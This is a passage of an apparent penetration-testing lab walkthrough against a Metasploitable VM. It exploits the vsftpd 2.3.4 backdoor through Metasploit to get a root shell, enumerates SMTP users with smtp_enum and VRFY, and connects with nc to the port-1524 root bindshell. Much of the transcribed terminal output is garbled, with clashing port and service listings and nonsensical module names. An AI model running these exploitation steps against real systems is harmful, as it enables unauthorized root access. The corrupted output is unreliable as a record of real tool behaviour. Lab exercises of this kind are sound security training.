          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@kali ~]# nmapscan 192.168.36.0/24
Using host name scan for addresses from 192.168.36.0/24

IP address      Netmask      Name      Server      User      MAC address
192.168.36.1    255.255.255.0  LAPTOP-CTENHQD  <server>  <unknown>  00:0E:27:00:00:05
192.168.36.103  255.255.255.0  WIN7GWS-PC   <server>  <unknown>  00:0E:27:9e:37:29
192.168.36.104  255.255.255.0  METASPLOITTABLE <server>  <unknown>  00:0E:00:00:00:00
192.168.36.105  255.255.255.0  Metasploitable <server>  <unknown>  00:0E:00:00:00:00
Searched failed! Permission Denied

[root@kali ~]# ./msfconsole
[*] Database already started
[*] The database appears to be already configured, skipping initialization

[root@kali ~]# ./msfconsole
[*] Database already started
[*] The database appears to be already configured, skipping initialization

[root@kali ~]# msfdb status
[*] msfdb status
[*] PostgreSQL 10.00
[*] Loaded: loaded (/lib/systemd/system/postgresql.service); disabled; preset: disabled
[*] Active: active (exited) since Sun 2023-03-12 13:56:08 EDT; 1min 12s ago
  Process: 132295 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
 Main PID: 132295 (code=exited, status=0/SUCCESS)
  Status: "idle"

Mar 12 13:56:08 kali systemd[1]: Starting PostgreSQL 10.00...
Mar 12 13:56:08 kali systemd[1]: Finished PostgreSQL 10.00.

COMMAND      PID  USER      FD  TYPE DEVICE SIZE/OFF NAME
postgres    132256  postgres  31m 279680  STM  TCP localhost:5432 (LISTEN)
postgres    132256  postgres  6u  IPv4 279680     0t0  TCP localhost:5432 (LISTEN)

UTD      PID  PRPD C STIME TTY      STAT TIME CMD
postgres  132256      1  0 13:56 ?        5s  0:00 /usr/lib/postgresql/15/bin/postgres -D /var/lib/postgresql/15/main -c config_file=/etc/postgresql/15/main/postgresql.conf

[*] Detected configuration file (/usr/share/metasploit-framework/config/database.yml)

[root@kali ~]# ./msfconsole
[*] Database already started

[root@kali ~]# msfconsole
[*] Database already started
```

Step 3: Check the system version using the nmap tool. Entering the command nmap -sV 192.168.56.101. By using this command, we can get the version along with the status of the port and the difference services.

```
[root@kali: ~/Home/Kali/Desktop]
# xterm start
[1] Database already started

[root@kali: ~/Home/Kali/Desktop]
# nmap -vv 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 13:58 EDT
Nmap scan type: standard
Host script results:
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
23/tcp    open  telnet  Linux telnetd
35/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http    Apache httpd 2.2.28 ((Ubuntu) DAV/2)
113/tcp   open  nntp   nnrpd - nntp server - 2.4.X - 4.X (workgroup: WORKGROUP)
443/tcp   open  https  Apache2 - 4.4.2 (workgroup: WORKGROUP)
445/tcp   open  netmgt  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec   netkit-rsh-reexec
513/tcp   open  exec   netkit-rsh-reexec
514/tcp   open  shell  Netkit rshd
1099/tcp  open  java-rmi  GNU Classpath gmriregistry
1524/tcp  open  bindshell  Metasploitable root shell
1900/tcp  open  bindshell  Metasploitable root shell
2222/tcp  open  http    Apache httpd 2.4.29 (Ubuntu)
2223/tcp  open  ftp     ProFTPD 1.3.1
3389/tcp  open  mysql   MySQL 5.6.51-log-2019-07-09
3425/tcp  open  vnc     VNC (protocol 3.3)
5900/tcp  open  vnc     VNC (protocol 3.3)
6000/tcp  open  x11     (access denied)
6001/tcp  open  x11     (access denied)
6002/tcp  open  x11     (access denied)
6009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
8180/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:0B:27:E7:ED:D5 (oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.12 seconds

[root@kali: ~/Home/Kali/Desktop]
```

Step 4: We are performing the attack through the ftp port so we need to scan the port for the vulnerabilities so by typing the command as nmap -p 21 - -script vuln 192.168.56.101 so we can see the vulnerabilities.

```
[root@kali]~[/home/kali]
# nmap -p 21 --script vuln 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 04:58 EST
Nmap scan report for 192.168.56.101
Host is up (0.00068s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-vsftpd-backdoor:
| VULNERABLE:
|_ vsFTPD version 2.3.4 backdoor
| State: VULNERABLE (Exploitable)
| IDs: BID:48539  CVE: CVE-2011-2523
|   vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
| Disclosure date: 2011-07-03
| Exploit results:
|   Shell command: id
|   Results: uid=0(root) gid=0(root)
| References:
|   http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_ https://www.securityfocus.com/bid/48539

MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 19.08 seconds
```

Step 5: now we have to use the meta sploit tool so we have to enter msfconsole . and enter the command as search vsftpd.

```
File Actions Edit View Help
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
https://www.securityfocus.com/bid/4859
MAC Address: 00:0C:27:E7:60:05 (oracle VM VirtualBox virtual NIC)
Map done: 1 IP address (1 host up) scanned in 18.34 seconds
root@kali:~/home/kali/Desktop]
# msfconsole

[*] Kali SuperHack II Logon

User Name: [ security ]
Password: [ ]
[ OK ]
https://metasploit.com

[*] msf6 > search vsftpd
[*] Metasploit v6.3.0-dev
-- --| 2278 exploits - 1201 auxiliary - 408 post
-- --| 968 payloads - 45 encoders - 11 nops
-- --| 9 evasion
Metasploit tip: Adapter names can be used for IP params
set LHOST eth0
Metasploit Documentation: https://docs.metasploit.com/
[*] msf6 > search vsftpd
[*] Hatching Modules

[*] msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
[*] msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
Name Current Setting Required Description

[*] msf6 > exploit/unix/ftp/vsftpd_234_backdoor > 
[*] msf6 >
```

Step 6: copy the path shown there which has will have the path through which we can enter the machine. Type in the command as use the pathname.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
[*] msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
Name Current Setting Required Description

[*] msf6 > exploit/unix/ftp/vsftpd_234_backdoor > 
[*] msf6 >
```

Step 7: Now we have to set the rhost and the payload for the exploitation as shown in the below figure.

```

File Actions Edit View Help
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS 192.168.56.101 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT 23 yes The target port (TCP)

Payload options (cmd/unix/interact):
Name Current Setting Required Description

Exploit target:
Id Name

View the full module info with the info, or info -d command.
msf exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads

# Name Disclosure Date Rank Check Description
- payload/cmd/unix/interact normal No Unix Command, Interact with Established Connection

msf exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
[-] Unknown datastore option: payload/cmd/unix/interact.
Usage: set [options] [name] [value]

set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from 'show payloads'.

OPTIONS:
-g, --global Operate on global datastore variables

msf exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >

```

Step 8: After that enter the command exploit. Then you will be logged to the target machines kernel enter the command whoami to know which directory you are currently in.

```

File Actions Edit View Help
usage: set [options] [name] [value]

set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from 'show payloads'.

OPTIONS:
-g, --global Operate on global datastore variables

msf exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.101:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.101:21 - Please enter your password.
[*] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[*] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.102:40523 -> 192.168.56.101:6200) at 2023-03-12 14:09:30 -0400

whoami
root

```

## b) Exploiting Metasploit using SMTP

Step 1: Open both kali linux and the Metasploitabletable then find the IP address of both kali linux and Metasploitable machine by using the command ifconfig and using nmap tool.

```

root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST  mtu 1500
        inet 192.168.56.101 brd 192.168.56.255  broadcast 192.168.56.255
                netmask 0xffffffff  mask 255.255.255.0
                inet6 fe80::41c7:2ff:fe73:dc58  brd fe80::ffff:ffff:ffff:ffff
                    prefixlen 67  txqueuelen 1000  (Ethernet)
                    ether 08:00:27:E7:E0:D5  txqueuelen 0  (link-layer)
                    RX errors 0  dropped 0  overruns 0  frame 0
                    TX packets 9339  bytes 764658 (688.1 KiB)
                    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING  mtu 65536
        inet 127.0.0.1 brd 127.0.0.1  broadcast 127.0.0.1
                netmask 0xffffffff  mask 255.255.255.255
                loop  txqueuelen 1000  (Local Loopback)
                RX errors 0  dropped 0  overruns 0  frame 0
                TX packets 278  bytes 25374 (24.7 KiB)
                RX errors 0  dropped 0  overruns 0  frame 0
                TX packets 278  bytes 25374 (24.7 KiB)
                RX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

[...]

```

```

root@kali:~# nmap -sS 192.168.56.0/24
Using NBT name scan for addresses from 192.168.56.0/24
IP address      NetBIOS Name           Server   User       MAC address
192.168.56.1    LAPTOP-KTEN3Q2         <server> <unknown>  00:00:27:00:00:05
192.168.56.100   <server>             <server> <unknown>  00:00:27:00:00:01
192.168.56.101   METASPLOITABLE        <server> <unknown>  00:00:00:00:00:00
192.168.56.255  Sendo failed: Permission denied

```

The quieter you become, the more you are able to hear™

Step 2: Then scan the port smtp for all the information by giving the command nmap -p 25 192.168.56.101.

```

root@kali:~# nmap -sS 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 14:37 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00050s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh          OpenSSH 4.3.1p2 Debian DSA-2.17
23/tcp    open  telnet       vsftpd 2.3.4
25/tcp    open  smtp         Postfix smtpd
33/tcp    open  domain      ISC BIND 9.4.2
43/tcp    open  x25         Apache James 2.3.5 ((Ubuntu) DAU/2)
53/tcp    open  dns          bind
111/tcp   open  rpcbind    2 (RPC #10000)
139/tcp   open  netbios-ssn Samba smbd 3.6 - 4.6.x (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba nmbd 3.6 - 4.6.x (workgroup: WORKGROUP)
513/tcp   open  exec        netatalk reeced
513/tcp   open  login       OpenBSD or Solaris rlogin
543/tcp   open  shell       OpenBSD rsh
1089/tcp  open  java-rmi  GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
1699/tcp  open  http        Tomcat/Coyote JSP/Servlet 1.1.1
2121/tcp  open  ftp         ProFTPD 1.3.1
2200/tcp  open  mysql      MySQL 5.0.51a-ubuntu5
2323/tcp  open  vnc        TightVNC 1.3.7
3300/tcp  open  vnc        VNC (protocol 3.3)
3308/tcp  open  x11        (access denied)
3347/tcp  open  http        Apache Jserv (Protocol v1.3)
8080/tcp  open  http        Apache Tomcat/Coyote JSP/Servlet 1.1.1
Nmap done: 1 IP address (1 host up) scanned in 28.82 seconds

```

```

root@kali:~# nmap -p 25 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 14:39 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00050s latency).

PORT      STATE SERVICE
25/tcp    open  smtp

MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.82 seconds

```

```

root@kali:~# nmap -p 25 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 14:32 EST
Nmap scan report for 192.168.56.101
Host is up (0.00033s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.80 seconds

```

Step 3: Now use the Metasploitable tool and enter the msfconsole and enter the command search smtp.

```
File Actions Edit View Help
Metasploit tip: You can use help to view all available commands
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search smtp
Matching Modules

# Name Disclosure Date Rank Check Description
0 exploit/linux/http/apache_james_exec 2015-10-01 normal Yes Apache James Server 2.3.2 TreeSet User Creation Arbitrary File Write
1 auxiliary/server/capture/smtp normal No Authentication Capture [■]
2 auxiliary/scanner/http/vzazzl_com_login_tout normal No Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
3 exploit/unix/http/clamav_milter_blackhole 2007-08-26 excellent No ClamAV Milter Blackhole - Remote Code Execution
4 exploit/unix/http/directadmin_cpanel_activator 2010-05-10 good Yes DirectAdmin CPanel Activator Buffer Overflow
5 exploit/linux/http/exim_gethostname_eof 2015-01-27 great Yes Exim GHOST (glibc gethostname) Buffer Overflow
6 exploit/linux/http/exim_dovecot_exec 2013-05-03 excellent No Exim and Dovecot Insecure Configuration Command Injection
7 exploit/unix/http/gnutls_pkcs12_format 2010-12-07 normal Yes Gnutls PKCS12 Format Insecure Connection Heap Buffer Overflow
8 auxiliary/scanner/http/sslanner
9 exploit/linux/http/haraka 2017-01-26 excellent Yes Haraka [■] Command Injection
10 exploit/windows/http/madown_worldclient_formDraw 2003-12-20 great Yes Microsoft WordClient FormDraw.cgi Stack Buffer Overflow
11 exploit/windows/http/malicious_email_exchange 2008-01-15 average Yes Microsoft Exchange Malicious Email Exchange Buffer Overflow
12 exploit/windows/ssl/ns04_011_act 2004-04-15 average No NS04-011 Microsoft Private Communications Transport Overflow
13 auxiliary/dos/windows/ns04_011_act 2004-11-12 normal No NS04-011 Exchange MUDHOP Heap Overflow
14 exploit/windows/http/ns04_011_act 2004-11-12 great Yes NS04-011 Exchange MUDHOP Stack Overflow
15 exploit/unix/http/norris_semail_debug 1998-11-02 average Yes Norris Worm Semail Debug Mode Shell Escape
16 exploit/windows/http/ns10_011_act_buf 2011-10-31 normal Yes NS10 Communicator 3.0.0 Mini [■] Buffer Overflow
17 exploit/unix/http/ns10_011_act_rce 2020-01-28 excellent Yes Open Source FIMW Remote Code Execution
18 exploit/windows/http/ns10_011_act_rce 2010-05-05 normal Yes Oracle Document Capture 10g Active Control Buffer Overflow
19 exploit/windows/browser/oracle_db_submitteexpress 2009-08-26 normal No Oracle [■] Bash Environment Variable Injection (Shellshock)
20 exploit/unix/http/ns10_011_act_rce 2014-09-24 normal No Oracle [■] Bash Environment Variable Injection (Shellshock)
21 auxiliary/scanner/http/ns10_011_act_vulnerability
22 auxiliary/scanner/http/ns10_011_act_vulnerability
23 auxiliary/scanner/http/ns10_011_act_vulnerability
24 auxiliary/fuzzers/ns10_011_act_fuzzer
25 auxiliary/scanner/http/ns10_011_act_vulnerability
26 auxiliary/dos/windows/nssemail_prcsscan
27 exploit/windows/http/nsmailto 2003-09-17 normal No Smailto [■] Address procmail Memory Corruption
28 exploit/windows/http/nsmailto 2005-07-11 average No Softimage MailServer 1.0 Buffer Overflow
29 exploit/windows/http/nsmailto_nshttpd_plugin 2003-09-17 normal No SquirrelMail PHP Plugin Command Injection [■]
30 exploit/windows/http/nsmailto_client_soaf 2007-02-28 normal No Smailto [■] Client Side Buffer Overflow
31 exploit/windows/http/nsmailto_email_echo 2004-10-26 good Yes TABS MailCarrier v2.51 [■] ENUO Overflow
32 auxiliary/exploit/powershell_email_pii 2009-07-01 normal No VSploit Email PII
33 auxiliary/scanner/http/nssemail_chunksize 2007-03-28 good Yes VSploit [■] Email Chunk Size Stack Buffer Overflow [■]
34 post/windows/gather/credentials/outlook
35 auxiliary/scanner/http/nc_easy_wi 2020-12-06 normal No Windows Gather Microsoft Outlook Saved Password Recovery
36 auxiliary/scanner/http/nc_easy_wi
37 exploit/windows/http/ncpops_overflow 2004-09-27 average Yes VPOPS 0.6 Buffer overflow

Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smtp/ncpops_overflow

msf6 >
```

Step 4: now use the path 25 to use it use the command use 25. Which will have the path ending with smtp\_enum.

Step 5: Now set the RHOSTS to the Metasploitable IP address .

```
msf6 > use 25
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

Name      Current Setting          Required  Description
RHOSTS    192.168.56.101          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     25                      yes       The target port (TCP)
THREADS   1                       yes       The number of concurrent threads (max one per host)
UNIXONLY  true                   yes       Skip Microsoft bannered servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

Name      Current Setting          Required  Description
RHOSTS    192.168.56.101          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     25                      yes       The target port (TCP)
THREADS   1                       yes       The number of concurrent threads (max one per host)
UNIXONLY  true                   yes       Skip Microsoft bannered servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.


View the full module info with the info, or info -d command.
```

Step 6: After enter the command exploit and enter the shell.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit  
[*] 192.168.56.101:25      - 192.168.56.101:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)  
hi  
|
```

Step 7: Open another terminal and enter the root and scan the port using the command nc 192.168.56.101 25.


Step 8: enter the command to verify the database using the commands VRFY mysql , VRFY daemon , VRFY postgres.



```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
root@kali:~[~]
└─# nmap -sV
[sudo] password for kali:
[+] Port 22/tcp open  metasploitable.localdomain ESMTTP Postfix (Ubuntu)
  Version: MySQL 5.5.37
  OS: MySQL
  Nmap daemon
  25/2.8.0 daemon
  80/1.1.1.1 test
  252/2.4.0 postgres
  └─#
```

c) Exploiting Metasploit using Blind shell


Step 1: Turn on the kali linux and the Metasploitable machine on the virtual machine  
find the metasploitable machine IP address. Enter the command nmap -sV  
192.168.56.101 to find the port number and the version of bind shell some of the  
cases it may be as ingreslock.



```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
root@kali:~[~]
└─# nmap -sV
[sudo] password for kali:
[+] Port 22/tcp open  metasploitable.localdomain ESMTTP Postfix (Ubuntu)
  Version: MySQL 5.5.37
  OS: MySQL
  Nmap daemon
  25/2.8.0 daemon
  80/1.1.1.1 test
  252/2.4.0 postgres
  └─# Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 14:57 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0003s latency).
Nmap done: 1 IP address (1 host up) scanned in 28.10 seconds
PORT      STATE SERVICE      VERSION
22/tcp    open  ftp          vsftpd 2.3.4
23/tcp    open  telnet       OpenBSD telnetd 2.05 Debian Rubuntu (protocol 2.8)
25/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.4.28 ((Ubuntu) DAV/2)
113/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap        Dovecot IMAP4rev1 3.4.1 (workgroup: WORKGROUP)
513/tcp   open  exec        netcat-rsh reexec
513/tcp   open  login       NetBSD rshd
513/tcp   open  shell       OMNI Classpath primeregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
3128/tcp  open  http        Apache httpd 2.4.28 ((Ubuntu) DAV/2)
3306/tcp  open  mysql       MySQL 5.6.51a-Ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.4.8 - 8.3.7
5900/tcp  open  vnc         VNC (protocol v1.3)
445/tcp   open  microsoft-ds
6667/tcp  open  irc         UnrealIRCd
8089/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8090/tcp  open  http        Apache httpd 2.4.28 ((Ubuntu) DAV/2)
MAC Address: 0B:0B:27:E7:10:05 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.10 seconds
[root@kali:~[~]
```

Step 2: Enter the command nmap -p 1524 192.168.56.101 to know more  
vulnerabilities of the port.



```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
root@kali:~[~]
└─# nmap -p 1524 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 15:02 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0003s latency).

PORT      STATE SERVICE      VERSION
1524/tcp  open  ingreslock
MAC Address: 0B:0B:27:E7:10:05 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.84 seconds
[root@kali:~[~]
```

```

└─(root㉿kali)-[~/home/kali]
# nmap -p 1524 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 14:51 EST
Nmap scan report for 192.168.56.101
Host is up (0.00028s latency).

PORT      STATE SERVICE
1524/tcp    open  ingreslock
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.82 seconds

```

Step 3: Enter the command nc 192.168.56.101 1524 you will be inside the bindshell to know about the username use the command uname -a and then type whoami command to know the present working directory and ls to know the list of directories or files.

```

File Actions Edit View Help
5900/tcp open  nc (protocol 3.3)
5900/tcp open  X11      (access denied)
6667/tcp open  irc       UnrealIRCd
8089/tcp open  http     Apache Jquery (Protocol v1.3)
8100/tcp open  http     Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.82 seconds

[root@kali:~/home/kali]
└─# nc 192.168.56.101 1524
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 15:02 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00028s latency).

PORT      STATE SERVICE
1524/tcp    open  ingreslock
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.84 seconds

[root@kali:~/home/kali]
└─# whoami
root
root@metasploitable:~# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.IMG
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
wmlinux
root@metasploitable:~#

```

